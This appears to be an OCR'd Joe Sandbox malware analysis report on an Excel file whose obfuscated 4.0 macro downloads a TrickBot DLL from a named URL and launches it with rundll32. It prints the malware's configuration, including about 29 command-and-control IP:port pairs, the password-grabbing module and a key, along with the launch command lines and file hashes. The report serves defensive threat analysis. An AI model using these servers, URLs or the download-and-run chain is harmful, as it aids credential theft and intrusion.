ID: 385552
Sample Name: 446446.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 17:05:10
Date: 12/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report 446446.xls

Overview


General Information

Sample Name:	446446.xls
Analysis ID:	385552
MD5:	1b62b4f4b16d621.
SHA1:	d5bc46f3043119c..
SHA256:	dd3ecdcc3a6cc8...
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0 TrickBot

Score:	96
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (drops P...
- Found malware configuration
- Office document tries to convince vi...
- Yara detected Trickbot
- Document exploit detected (UrlDown...
- Document exploit detected (process...
- Drops PE files to the user root direc...
- Found Excel 4.0 Macro with suspicio...
- Found obfuscated Excel 4.0 Macro
- Office process drops PE file
- Allocates memory within range whic...
- Creates a process in suspended mo...
- Document contains embedded VBA ...
- Drops PE files

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2056 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 2564 cmdline: rundll32 ..\fdinmd.fii,StartW MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 2588 cmdline: rundll32 ..\fdinmd.fii,StartW MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - wermgr.exe (PID: 2604 cmdline: C:\Windows\system32\wermgr.exe MD5: 41DF7355A5A907E2C1D7804EC028965D)
- **cleanup**

Malware Configuration

Threatname: Trickbot

```
{
  "ver": "2000028",
  "gtag": "rob52",
  "servs": [
    "89.250.208.42:449",
    "182.253.184.130:449",
    "31.211.85.110:443",
    "85.112.74.178:449",
    "102.68.17.97:443",
    "103.76.150.14:443",
    "96.9.77.142:443",
    "91.185.236.170:449",
    "87.76.1.81:449",
    "91.225.231.120:443",
    "62.213.14.166:443",
    "201.114.152.181:60304",
    "91.248.207.239:13871",
    "5.50.104.227:23468",
    "122.117.176.99:50289",
    "250.16.62.7:12037",
    "43.219.127.177:42389",
    "183.210.9.161:55813",
    "203.2.134.219:34188",
    "24.203.49.183:64402",
    "89.227.14.153:60566",
    "44.55.149.111:41730",
    "197.181.162.30:5798",
    "152.49.214.109:59125",
    "245.241.127.55:36657",
    "107.85.198.194:37398",
    "191.250.160.220:23460",
    "40.81.224.235:45065",
    "211.246.214.27:8638"
  ],
  "autorun": [
    "pwgrab"
  ],
  "ecc_key": "RUNTMzAAAAAL/ZqmMPBLaRfg1hPOtFJrZz2Zi2/EC4B3fiX8VnaOUVKndBr+jEqWc7mw4v3ADTiwp64K5QKe1LZ27jUZxL4bWjxARPo85hv72nuedeZhRQ+adQQ/gIsV869MycRzghc="
}
```


Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
446446.xls	SUSP_EnableContent_String_Gen	Detects suspicious string that asks to enable active content in Office Doc	Florian Roth	• 0x165db:$e1: Enable Editing • 0x16325:$e3: Enable editing • 0x163f7:$e4: Enable content

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.2089168736.0000000000650000.00000004.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
00000004.00000002.2089228876.00000000007C0000.00000040.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
00000004.00000002.2089212647.0000000000780000.00000040.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	


Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.rundll32.exe.780000.2.unpack	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
4.2.rundll32.exe.650000.0.raw.unpack	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
4.2.rundll32.exe.780000.2.raw.unpack	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- HIPS / PFW / Operating System Protection Evasion
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Software Vulnerabilities:

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found obfuscated Excel 4.0 Macro

Office process drops PE file

Boot Survival:

Drops PE files to the user root directory

Stealing of Sensitive Information:

Yara detected Trickbot


Remote Access Functionality:

Yara detected Trickbot

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Rem Ser Effe
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1 1	Masquerading 1 2 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 2	Eavesdrop on Insecure Network Communication	Rem Tra Wit Aut
Default Accounts	Exploitation for Client Execution 3 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 2	Exploit SS7 to Redirect Phone Calls/SMS	Rem Wip Wit Aut
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 2	Exploit SS7 to Track Device Location	Obt Dev Clo Bac
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.rundll32.exe.780000.2.unpack	100%	Avira	HEUR/AGEN.1138157		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://living-traditions.com/blogs/click.php	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
living-traditions.com	64.207.186.30	true	false		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://living-traditions.com/blogs/click.php	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000003.0000000 2.2090115718.0000000001D87000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2089561983.000 0000002137000.00000002.0000000 1.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000004.0000000 2.2089354502.0000000001F50000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000003.0000000 2.2089923070.0000000001BA0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2089354502.000 0000001F50000.00000002.0000000 1.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000003.0000000 2.2089923070.0000000001BA0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2089354502.000 0000001F50000.00000002.0000000 1.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000003.0000000 2.2090115718.0000000001D87000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2089561983.000 0000002137000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000003.0000000 2.2090115718.0000000001D87000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2089561983.000 0000002137000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000003.0000000 2.2089923070.0000000001BA0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2089354502.000 0000001F50000.00000002.0000000 1.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://investor.msn.com/	rundll32.exe, 00000003.0000000 2.2089923070.0000000001BA0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2089354502.000 0000001F50000.00000002.0000000 1.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
64.207.186.30	living-traditions.com	United States		398110	GO-DADDY-COM-LLCUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	385552
Start date:	12.04.2021
Start time:	17:05:10
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 20s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	446446.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal96.troj.expl.evad.winXLS@7/7@1/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 32.1% (good quality ratio 25%) • Quality average: 58.1% • Quality standard deviation: 41.3%
HCA Information:	• Successful, ratio: 83% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe • TCP Packets have been reduced to 100 • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/385552/sample/446446.xls

Simulations

Behavior and APIs

Time	Type	Description
17:05:41	API Interceptor	1x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GO-DADDY-COM-LLCUS	documents-1982636004.xlsm	Get hash	malicious	Browse	• 107.180.50.162
	documents-1982636004.xlsm	Get hash	malicious	Browse	• 107.180.50.162
	documents-466266883.xlsm	Get hash	malicious	Browse	• 107.180.50.162
	documents-466266883.xlsm	Get hash	malicious	Browse	• 107.180.50.162
	Processed APR12.xlsx	Get hash	malicious	Browse	• 192.169.223.13
	NdBLyH2h5d.exe	Get hash	malicious	Browse	• 184.168.131.241
	4oItdZkNOZ.exe	Get hash	malicious	Browse	• 107.180.50.167
	Portfolio.exe	Get hash	malicious	Browse	• 72.167.241.46

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	12042021493876783,xlsx.exe	Get hash	malicious	Browse	• 184.168.131.241
	CIVIP-8287377.exe	Get hash	malicious	Browse	• 184.168.177.1
	MT103_004758.exe	Get hash	malicious	Browse	• 184.168.131.241
	Payment advice IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• 184.168.131.241
	Swift002.exe	Get hash	malicious	Browse	• 50.62.160.230
	36ne6xnkop.exe	Get hash	malicious	Browse	• 184.168.131.241
	56UDmImzPe.dll	Get hash	malicious	Browse	• 107.180.90.10
	Shipping doc&_B-Landen.exe	Get hash	malicious	Browse	• 50.62.137.41
	Statement-ID261179932209970.vbs	Get hash	malicious	Browse	• 148.72.208.50
	_.ryder.com._1602499153.666014.dll	Get hash	malicious	Browse	• 166.62.30.150
	mW07jhVxX5.exe	Get hash	malicious	Browse	• 184.168.131.241
	jEXf5uQ3DE.exe	Get hash	malicious	Browse	• 184.168.131.241

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\4HeVw[1].perclick	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (native) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	449536
Entropy (8bit):	5.5101637778448955
Encrypted:	false
SSDEEP:	6144:BqeyCMxv21VX5rHrP9HIjlYVnvi5TnMTBs7xTUgzFxmSZ81gVRHZOXTulpwNF6c:Bq9CAvi3LlHXtiyTBITzwTCAa6dx
MD5:	CBEA511BD35F247E4B4BF7CC5A3A7CBD
SHA1:	8C0D352934271350CFE6C00B7587E8DC8D062817
SHA-256:	0AE86E5ABBC09E96F8C1155556CA6598C22AEBD73ACBBA8D59F2CE702D3115F8
SHA-512:	AEC894D9D3AACCCCC029C615D283AF4946C5150372DB0ECDD616A9D491478759068214BF03DB11631A5EFB59951150D92C1517C2C11D8C6F0DDF5C8F76734F F
Malicious:	**true**
Reputation:	low
IE Cache URL:	http://living-traditions.com/blogs/click.php
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1P.Lu1..u1..u1..?T..t1...S..r1..u1..p1..eW..q1..eW..t1..eW..t1 ..Richu1.....PE..L....+t`.....!.....(.....m.....@..... .....(.....@.....@@..D...hA..P..... @..... ...@.. .....text....&.....(..... ..`.rdata..D....@.....,.....@..@.data...8@...P...B...0.....@....pdata...g.....h...r.....@....reloc..... .....@..B..... .....

C:\Users\user\AppData\Local\Temp\90DE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	80628
Entropy (8bit):	7.888145041366286
Encrypted:	false
SSDEEP:	1536:ZnC+ow5JeueA6rWGH3WdPMAeWRlMVGoIahaDHTU6hryF70Ki9h:ZnC+oQirW23WhMg2sTU2yF70KiD
MD5:	B0C770DA6FFF46D0500CCF97D7CDA12A
SHA1:	664AE1F31F2012830589FD05CB8798918F6F0219
SHA-256:	3BF029B9AB1A47C8BB4C5EB0DF93AC234CFF71835AA2D9E58C342F3A1BBD29BA
SHA-512:	C1A27AAFEB6D561E23AEC2CDFE4EDD527AC92214853020F37F2F41402E1389619173FDE9B67ECD04561CF9EC7BB28E01A9A0A6302855779103CC213138CC859
Malicious:	false

C:\Users\user\AppData\Local\Temp\90DE0000	
Reputation:	low
Preview:	.U.n.0....?.....(..r.Izl.4...9..s..$..wH+nb(^.....h~1.]=`....53V..N*.l.....WV..V.v.[.....?.o..cEh.[..q.E..b.<Z.t..H....X....l...g..T.....+..^..z...o.....R-S&..8.D..&.C.+..:..{..$Z..`.N.z..... .}E!W^.x.0.~...%....~...|....s.f?Ivib..@...15.Dp...4R..}r.G. #/..#$_nr.N..N....&.. ...MNR...(.G#.&}..m...../r.Gd.G...M..aD^.o..Bs`9cZk.G.9....R.!.....w7.....1[.....}$.Kg.&8....<} ..:ZF..0$..6.1....N.....D9...Of.....PK.....!.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\446446.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:15 2020, mtime=Mon Apr 12 23:05:38 2021, atime=Mon Apr 12 23:05:38 2021, length=106496, window=hide
Category:	dropped
Size (bytes):	1984
Entropy (8bit):	4.464349531148646
Encrypted:	false
SSDEEP:	24:8Dnbk/XTd6jFyPDVeMsODv3qcTdM7dD2Dnbk/XTd6jFyPDVeMsODv3qcTdM7dV:8s/XT0jFwDVmlWQh2s/XT0jFwDVmlWQ/
MD5:	4348595ED5C238F3A7464C51D0660C8B
SHA1:	E63FE61EDDE7BE6C9F33EBF482C9452B52F2657F
SHA-256:	727289508032F34D8792E6DFD9DE538C64EEE1A0932ADB30431893A482159B92
SHA-512:	67193929EBE343C53FDB503307E034CA17218201E337B5BECF8449D140FC81E065567F7641F4BFC51B35EACBBB852072B8C1A74E872EE9C997AF7C2B8A9607CI
Malicious:	false
Reputation:	low
